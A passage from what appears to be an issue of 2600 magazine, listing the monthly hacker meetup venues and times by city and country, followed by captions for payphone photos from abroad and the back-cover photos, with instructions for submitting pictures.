Petrozavodsk: "Good Place" anti-cafe, pr. Pervomayskiy, 2. 7 pm
Saint Petersburg: Krasnodonskaya Ulitsa, 4. 7 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Leeds: The Brewery Tap Leeds. 7 pm
London: Trocadero shopping center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm
Manchester: Bulls Head Pub on London Rd. 7:30 pm
Norwich: Coach and Horses on Thorpe Rd. 6 pm

Scotland

Edinburgh: Nobles Bar in Leith. 6 pm
Glasgow: Bon Accord Pub, 153 North St. 6 pm

Wales

Cardiff: Rummer Tavern opposite Cardiff Castle.
Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Arizona

Phoenix: Lux Central, 4400 N Central Ave. 6 pm
Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm
Tucson: Barnes & Noble cafe, 5130 E Broadway Blvd.

Arkansas

Fort Smith: Fort Smith Coffee Company, 1101 Rogers Ave. 6 pm

California

Anaheim (Fullerton): 23b Shop, 418 E Commonwealth Ave (behind Pizza Hut). 7 pm
Chico: Idea Fab Labs. 7 pm
Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar. 6 pm
Monterey: East Village Coffee Lounge. 5:30 pm
Petaluma: Starbucks, 125 Petaluma Blvd N. 6 pm
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Center near street level fountains. 6 pm
San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm

Delaware

Newark: Barnes & Noble cafe area, Christiana Mall.

Florida

Fort Lauderdale: Grind Coffee Project, 599 SW 2nd Ave. 7 pm
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm
Jacksonville: Kickbacks Gastropub, 910 King St. 6:30 pm
Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm
Sebring: Lakeshore Mall food court, next to payphones. 6 pm
Tampa: Cafe at Barnes & Noble, 213 N Dale Mabry Hwy.
Titusville: Crescent Coffee Company, 311 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance.

Illinois

Champaign-Urbana: Lincoln Square Mall food court.
Chicago: O'Hare Oasis on 294 behind the bank kiosk. 8 pm
Peoria: Starbucks, 1200 West Main St.

Indiana

Bloomington: College Mall food court, 2894 E 3rd St.
Evansville: Barnes & Noble cafe at 624 S Green River Rd.
Indianapolis: The Tomlinson Tap Room in City Market.
West Lafayette: Jake's Roadhouse, 135 S Chauncey Ave.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.
Davenport: Co-Lab, 627 W 2nd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston (Cambridge): Starbucks, 2nd floor, Harvard Square, 1380 Massachusetts Ave. 7 pm
Waltham: The Telephone Museum, 289 Moody St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm
Grand Rapids: Schmohz Brewing, v Patterson Ave SE. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2215 Scott Ave. 6 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm
Las Vegas (Henderson): SYN Shop, 1075 American Pacific Dr Suite C. 6 pm
Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Somerville: Dragonfly Cafe, 14 E Main St.

New York

Albany: Starbucks, 1244 Western Ave. 6 pm
New York: The Atrium at 875, 53rd St & 3rd Ave, lower level.
Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm
Syracuse: Secure Network Technologies, 247 W Fayette St, 2nd floor.

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm
Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).
Raleigh: Morning Times, 10 E Hargett St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm
Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.
Columbus: Front of the food court fountain in Easton Mall. 7 pm
Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr, behind the Dayton Mall off SR-741.
Toledo: SIP Coffee, Cricket West shopping center, 2nd floor.
Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm
Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm
Philadelphia: 30th St Station, food court outside Taco Bell. 6 pm
Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.
State College: Big Bowl Noodle House, 418 E College Ave.

Puerto Rico

San Juan: Plaza Las Americas on 1st floor.
Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Myrtle Beach: SubProto, 3926 Wesley St, Suite 403.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm
Nashville: Nashville Software School, 500 Interstate Blvd S #300. 6 pm

Texas

Addison: Dunn Brothers Coffee, 3725 Belt Line Rd.
Austin: Whole Foods mezzanine level, 525 N Lamar Blvd. 7 pm
Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm
Houston: Ninfa's Express seating area, Galleria IV. 6 pm
Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm
Charlottesville: Panera Bread at the Barracks Road shopping center. 6:30 pm
Lexington: Collaboratory, 18 East Nelson St, #103. 6 pm
Reston: Refraction, 11911 Freedom Dr. 8th Fl. 7 pm
Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Cafe Allegro, upstairs, 4214 University Way NE (alley entrance). 6 pm
Spokane: Starbucks, 4727 N Division St.
Tacoma: Tacoma Mall food court. 6 pm
Wenatchee: Badger Mountain Brewing, 1 Orondo Ave.

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

URUGUAY

Montevideo: MAM Mercado Agricola de Montevideo, Jose L. Terra 2220, Choperia Mastra. 7 pm

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!

Payphones From All Over

Morocco. Spotted in the Old Medina in Fez. We're not sure what all the writing is about, but it looks like the idea is to discourage any use of this phone.

Photo by Peter Parker

Cuba. Speaking of writing on phones, you can't really beat this one, found in La Bodeguito del Medio in downtown Havana. In fact, it looks like the need for phones has been bypassed entirely, with messages just jotted down instead.

Photo by Bruce

Portugal. Located outside Pena Palace and the Moorish Castle in Sintra, it somehow seems to fit right in.

Photo by nxl4

China. Outside the Summer Palace in Beijing and fitting in even more.

Photo by Patrik Sahlin

Visit **www.2600.com/payphones** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos

This very special diesel locomotive, discovered by **Gary See**, is part of the Santa Cruz, Big Trees and Pacific Railway which runs from Felton to Santa Cruz. Apart from the cool number, take a good look at the engineer.

This magical road was found by **Alan Sondheim** and exists in West Virginia. Apparently, the name "Hacker" is quite common in that state, so we expect to see a whole lot more pictures from there in future issues.

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to *2600* Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* t-shirt of your choice.